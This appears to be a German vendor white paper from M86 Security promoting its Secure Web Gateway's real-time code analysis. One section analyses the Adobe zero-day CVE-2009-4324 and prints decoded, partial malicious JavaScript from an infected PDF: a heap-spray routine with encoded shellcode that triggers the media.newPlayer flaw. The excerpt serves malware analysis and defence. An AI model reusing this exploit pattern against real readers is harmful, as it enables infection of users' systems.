


Abbildung oben: Detaillierte Analyse des M86 Secure Web Gateway. Die aktive Echtzeit-Codeanalyse des Datenverkehrs der Anwender ist unerlässliche Voraussetzung für die Erkennung und Blockade von Crimeware, die durch dynamische Verschleierung die klassischen Sicherheitslösungen zu umgehen versucht. Die erfolgreiche Erkennung und Abwehr von Angriffen mit dynamischem Code ist ein weiterer wichtiger Schritt zur Vermeidung von Sicherheitslücken. Doch für jede Tür, die den Cyberkriminellen geschlossen wird, öffnet sich eine andere. Das nächste Beispiel zeigt einen sehr ausgefallenen Angriff über das Web.

Beispiel 3: Ausnutzen bekannter Sicherheitslücken (Zero-Day-Attacken)

Zero-Day-Attacken haben eine beachtliche Erfolgsquote bei der Infektion von Systemen. Die folgende Zeitleiste zeigt sieben Zero-Day-Attacken aus der zweiten Jahreshälfte 2009 und das Problem des „Zeitfensters für Verwundbarkeit".


Das folgende Diagramm zeigt den zeitlichen Abstand zwischen der Entdeckung der Sicherheitslücke und der Freigabe eines Patches oder einer Aktualisierung durch den Hersteller.



In diesem Beispiel waren die Anwender den Angriffen während über 40% der Zeit schutzlos ausgeliefert, sogar wenn man annimmt, dass Updates sofort installiert wurden.


Zero-Day-Attacken ermöglichen den Angreifern deutlich höhere Erfolgsaussichten bei der Infektion bzw. beim Einbruch in fremde Systeme. Technologien zur Codeanalyse in Echtzeit sind besonders wirksam gegen Zero-Day-Attacken, sogar bevor die Sicherheitslücke überhaupt bekannt gemacht wird.

Ein Beispiel: Am Dienstag, 15. Dezember 2009, wurde in der Sicherheitsbranche eine neue Schwachstelle von Adobe-Produkten bekannt, die ausgenutzt wurde (CVE-2009-4324).



Die Techniken zur Code- und Verhaltensanalyse prüfen das gefährliche PDF-Dokument und zeigen, wie diese Angriffe entdeckt werden, bevor sie von Cyberkriminellen genutzt werden können.

Unten finden Sie den codierten JavaScript-Datenstrom der infizierten PDF-Datei:




Nach der Decodierung wird der JavaScript-Schadcode sichtbar:

```
ylerati2=new Array();
var fzfpa8 = 'ARG9090ARG9090'.replace(/ARG/g,'%u');
var imkujn2 = 'Z54EBZ758BZ8B3CZ3574ZX378Z56F5Z768BZX32XZ33F5Z49C9ZAD41ZDB33ZXF36Z14BEZ3828Z74E
fzfpa8=unescape(fzfpa8);
imkujn2=unescape(imkujn2);endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
while(fzfpa8.length <= 0x8000){fzfpa8+=fzfpa8;}
fzfpa8=fzfpa8.substr(0,0x8000 - imkujn2.length);
for(gofmeq=0;gofmeq<xsbrgm;gofmeq++) {ylerati2[gofmeq]=fzfpa8 + imkujn2;}
if(xsbrgm){dwdsf1();dwdsf1();try {this.media.newPlayer(null);} catch(e) {}dwdsf1();}endstream
endobj
trailer<</Root 1 0 R /Size 11>>
```


An diesem Punkt erkennt die Engine die Sicherheitslücke „newPlayer()“ (rot markiert). Da es sich hierbei um eine Zero-Day-Attacke handelt (das M86 Secure Web Gateway wird zum ersten Mal damit konfrontiert), würde die „newPlayer()“-Sicherheitslücke als unbekannt definiert. Darauf hin kehrt das M86 Secure Web Gateway in den Modus der Verhaltensanalyse zurück.

Das Verhalten des folgenden JavaScript ist verdächtig; daher wird es von der Standardregel gesperrt, was keinerlei Updates erfordert.



Die Verhaltensanalyse ist der einzige Weg, um sich gegen Zero-Day-Attacken zu schützen.

Nachdem diese Sicherheitslücke entdeckt und von den M86 Security Labs analysiert wurde, wird eine neue Sicherheitsrichtlinie auf dem M86 Secure Web Gateway eingerichtet. Damit ist die Schwachstelle vollständig erkannt und wird geblockt, da mit Hilfe der Protokollinformationen die Schwachstelle erkannt werden kann.



Aktive Codeanalyse in Echtzeit, kombiniert mit einer leistungsfähigen Verhaltensanalyse als Rückfallebene, ist unerlässlich zur Erkennung und Blockade von Crimeware, die noch unbekannte und ungepatchte Sicherheitslücken angreift.

DIE PATENTIERTE TECHNOLOGIE ZUR CODEANALYSE IN ECHTZEIT VON M86 SECURITY

Selbstverständlich ist die Verwendung mehrerer Erkennungstechnologien wichtig für jedes Abwehrsystem. Das M86 Secure Web Gateway bietet umfassenden Schutz auf mehreren Ebenen gegen Web-basierte Malware. Das M86 Secure Web Gateway bietet führende Sicherheitsfunktionen gegen Gefahren des ein- und ausgehenden Datenverkehrs, einschließlich URL-Filterung und Virenprüfung.

Trotzdem reicht bei der heutigen Bedrohungslage eine einfache Gefahrenabwehr auch auf mehreren Ebenen nicht aus. Wie dieses Dokument zeigt, schaffen es URL-Filter und Virenscanner alleine wie auch kombiniert nicht, den Großteil der Angriffe abzufangen. Daher bietet M86 mit der Codeanalyse in Echtzeit eine zusätzliche Schutzebene an.

Die Codeanalyse in Echtzeit von M86 stellt eine einmalige Technologie dar, die jegliche ein- und ausgehenden Inhalte im HTTP-, HTTPS- und FTP-Datenstrom prüft. Sie erkennt Crimeware, Malware, Trojaner und andere schädliche Inhalte und wehrt diese ab, bevor sie in Unternehmensnetzwerke eindringen können. Dieser Schutz besteht auch, wenn sich die gefährlichen Codeabschnitte in verschlüsseltem SSL-Datenverkehr verbergen. Die geprüften Inhalte erreichen und verlassen die Appliance verschlüsselt, so dass kein unverschlüsselter Datenverkehr nach außen dringt. So werden Lauschangriffe vermieden.

Cyberkriminelle nutzen vermehrt Rich Content für die Verbreitung ihrer Malware über Web-2.0- und andere respektable Seiten, die zuvor kompromittiert wurden. Die Inhaltsprüfung von M86 für Adobe Flash und PDF-Dateien erkennt und blockiert aktiven Inhalt in Rich Content in Echtzeit.

Die Codeanalyse in Echtzeit erreicht die besten Ergebnisse bei der Abwehr von Schadcode. Das M86 Secure Web Gateway analysiert jegliche ein- und ausgehende Web-Inhalte in Echtzeit und unabhängig von deren Quellen. Außerdem erkennt es die potenziellen Auswirkungen, noch bevor die Inhalte ausgeführt werden. Mit der Offenlegung der wahren Ziele von Webinhalten ermöglicht die Codeanalyse in Echtzeit die Abwehr von Crimeware trotz der neuen Verbreitungs- und Verschleierungsmethoden, die von den Angreifern genutzt werden. Das hindert jeglichen Schadcode am Eindringen oder Verlassen des Unternehmensnetzwerks und schützt so die Unternehmen vor Crimeware, die zu erheblichen finanziellen Einbußen führen könnte.

Wie das M86 Secure Web Gateway eine Webseite analysiert

1. Der gesamte Inhalt wird auf seine wahre Natur hin geprüft.


2. Der Inhalt wird dann in einzelne Teile getrennt.

3. Diese Teile werden von den speziellen Engines der Echtzeit-Codeanalyse verarbeitet, beispielsweise vom PDF-Scanner, dem JavaScript-Scanner, der Verhaltensanalyse-Engine usw.

4. Daraus ergibt sich ein umfassendes Verhaltensprofil der Webseite, das dann mit der Sicherheitsrichtlinie des Anwenders verglichen wird.

5. Diese Sicherheitsrichtlinie definiert, was erlaubt, blockiert oder entfernt wird.

6. Bevor die Webseite dem Anwender zur Verfügung gestellt wird, stellt die Fix-up-Engine sicher, dass die Seite richtig formatiert ist und sicher betrachtet werden kann.



FAZIT

Sinn und Zweck dieser Studie der M86 Security Labs war, die Gefahren aufzuzeigen, mit welchen Anwender im aktuellen dynamischen Malwareumfeld im Web konfrontiert werden. Die getesteten Angriffe stellen nur eine kleine Probe aus dem täglichen Ansturm dar.

Wie die Beispiele in diesem Dokument zeigen, existieren Sicherheitslücken, wenn man sich auf einfache Strategien zum Schutz vor Web-basierten Gefahren verlässt. Durch die Web-Umgebung in unserer Zeit und die neuen dynamischen Angriffe, versagen viele Technologien beim Schutz vor Infektionen durch immer neue Web-basierte Angriffe.

Um den Schutz und die Sicherheit zu erreichen, die nötig sind, um aus dem Web einen wirklichen Vorteil zu ziehen, empfiehlt M86 Security eine effektive Kombination aus Technologien, die diesem dreibeinigen Hocker entsprechen: URL-Filterung, Virenschutz und Codeanalyse in Echtzeit.

ÜBER M86 SECURITY

M86 Security ist ein globaler Spezialist für die Gefahrenabwehr in Echtzeit und der Branchenführer für Secure Web Gateways. Die Lösungen des Unternehmens für Web- und E-Mail-Sicherheit, angeboten als Appliances, Software oder Software as a Service (SaaS), schützen über 24.000 Kunden mit über 17 Millionen Anwendern weltweit. Die Produkte von M86 nutzen eine patentierte Code-Analyse in Echtzeit und verhaltensbasierte Technologien zur Erkennung von Malware sowie ständig aktualisierte Daten der M86 Security Labs. Netzwerke werden so gegen weiterentwickelte Gefahren geschützt, die Vertraulichkeit sensibler Informationen gewährleistet und die Compliance garantiert. Das Unternehmen hat seinen Sitz in Orange, Kalifornien, eine internationale Niederlassung in London und Entwicklungszentren in Kalifornien, Israel und Neuseeland.

Weitere Informationen zu M86 Security finden Sie unter www.m86security.com.

ERST TESTEN, DANN KAUFEN

M86 bietet Ihnen die Lösungen zum kostenfreien Test und zur Evaluierung. Bitte kontaktieren Sie uns dazu direkt oder gehen Sie auf **www.m86security.com/downloads**

M86 SECURITY™

Central Europe
Alte Landstrasse 27
85521 Ottobrunn b. München
Deutschland

Tel.: +49 (0)89 673597-0
Fax: +49 (0)89 673597-50

International Headquarters
Renaissance 2200
Basing View, Basingstoke
Hampshire RG21 4EQ
United Kingdom
Phone: +44 (0) 1256 848080
Fax: +44 (0) 1256 848060

Corporate Headquarters
828 West Taft Avenue
Orange, CA 92865
United States

Phone: +1 (714) 282-6111
Fax: +1 (714) 282-6116

Version 03/12/10